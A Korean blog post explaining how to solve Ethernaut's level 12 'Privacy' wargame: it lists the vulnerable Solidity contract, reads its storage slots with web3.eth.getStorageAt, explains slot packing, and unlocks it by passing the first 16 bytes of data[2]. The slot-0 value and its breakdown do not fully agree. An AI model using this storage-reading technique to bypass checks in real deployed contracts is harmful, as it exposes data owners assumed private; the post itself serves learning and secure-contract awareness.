
Heuristic Wave Follow
Dec 20, 2018 · 5 min read

Ethernaut Privacy Problem — 이더넛 12단계 문제 해설

문제 해설에 들어가기 전, 이번 포스팅은 이더넛 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정 하에 해설을 진행합니다.



. . .

Privacy Problem

이번 문제의 난이도는 8로 그동안 풀어본 문제들 중에서 가장 높은 난이도 였다. 그만큼 문제를 푸는데도 무척이나 어려웠다. 먼저 주어진 문제 설명을 살펴보자!

- 어떻게 storage가 작동하는지 이해해야 합니다.
- 어떻게 인자값 파싱이 일어나는지 이해해야 합니다.
- 어떻게 형변환을 해야하는지 이해해야 합니다.

문제를 해결하고나니 저 말이 무슨말인지 너무나 와닿았다. 여기 까지 읽고 무슨 말인지 모르겠다면 필자의 EVM Storage 포스팅을 읽어보고 문제를 풀어보자!

코드 분석

```
contract Privacy {
  bool public locked = true;
  uint256 public constant ID = block.timestamp;
  uint8 private flattening = 10;
  uint8 private denomination = 255;
  uint16 private awkwardness = uint16(now);
  bytes32[3] private data;

  function Privacy(bytes32[3] _data) public {
    data = _data;
  }

  function unlock(bytes16 _key) public {
    require(_key == bytes16(data[2]));
    locked = false;
  }
}
```

bool 값부터 bytes 32까지 차례대로 값이 들어가 있다.

또한 컨트랙트 배포자가 생성자에서 _data 값을 미리 넣어 놓았고, unlock 함수를 보니

그 중에서 data[2]값을 넣으면 locked의 상태를 바꿀 수 있다.

필자의 EVM Storage 을 읽었다는 가정하에, 바로 슬롯에 어떤 값이 저장되는지 파악해 보자!

우선, 문제를 풀기위해 remix에서 Privacy 컨트랙트를 At Address로 불러오고 아래 명령어로 슬롯을 조회해보자

```
web3.eth.getStorageAt('Paste your CA Address', 0, (err, res)
=> console.log(res))
```

슬롯넘버에 아무것도 저장되어(0x00~)있지 않을 값을 찾을때(4까지~)까지 indexNumber를 올려 찍어보자.

slot을 분석할 때, 문제에서 처음 말한 인자값 파싱이 어떻게 일어날지 생각해보자

slot0

`0x000000000000000000000000000000000000000000000000000001f8fff0a01`

슬롯 0에서 bool 값은 1byte, constant로 선언한 변수는 storage에 보관하지 않는다.

때문에 이어서 uint8 = 1byte 크기의 10이 들어가고 이어서 ff등이 차례로 들어 간다.

> 16 진수로 변환되어 storage에 저장되는 변수 값
>
> 01 = true

> 0a = 10;
>
> ff = 255;
>
> c6a6 = now(block.timestamp)의 값을 16진수로 표현함

총 5bytes 를 차지하고 27bytes가 남아 있다.

slot1

`0x17f6de34c23ae4395f24894f2afcea230be83bd5c75b51fa3dbd0e3bf43c3807`

32바이트의 크기를 가진 data[0] 하나가 슬롯을 차지한다.

slot2

`0xd41ffc721e4bbe4da2ed6b07fdce7287dc935af2aa62885a3bfb81c1fa629da9`

32바이트의 크기를 가진 data[1] 하나가 슬롯을 차지한다.

slot3

`0x04704e88fe8327ad9f4b6a00a2dc91ed25c7942cfcfb6392f53779c6d6d3ca1d`

32바이트의 크기를 가진 data[2] 하나가 슬롯을 차지한다. (우리가 필요로 하는 답이다.)

slot4

`0x0000000000000000000000000000000000000000000000000000000000000000`

아무런 값이 존재하지 않기 때문에 슬롯이 비어있다.

문제에서 주어진 data[2]의 값은 32바이트이기 때문에 우리는 16바이트로 casting을 하여 문제를 해결해야 한다.

`bytes16(data[2]))` 이 표현은 data[2]를 0x뒤에서부터 딱 반만큼 자르면 된다. (32글자 = 16bytes)

```
  await contract.unlock("0x04704e88fe8327ad9f4b6a00a2dc91ed")
```

위 명령어로 locked의 상태를 바꾸면 성공!

문제를 풀면 읽을 주는 읽을 거리 — 어떻게 이더리움 컨트랙트 스토리지를 읽는가

솔리디티에서는 위와 같이 저수준에서 블럭에 담긴 정보를 해석하면 컨트랙트에 담긴 정보를 알 수 있기 때문에, Privacy 문제를 잘 고려해서 컨트랙트를 작성해야한다. 또한 솔리디티 개발자는 EVM Storage 영역의 작동원리를 정확하게 알고 있어야 효율적인 코드를 작성 할 수 있다.

그럼, 다음번에는 13단계 Gatekeeper One에서 만나요!

Ethernaut GatekeeperOne Problem — 이더넛 13단계 문제 해설

원래 스팀잇에 연재하던게.... 스팀파워가 없어서 더이상 글을 올릴 수가 없다. 얼른 미디움으로 다 글들을 옮겨야 겠다.

medium.com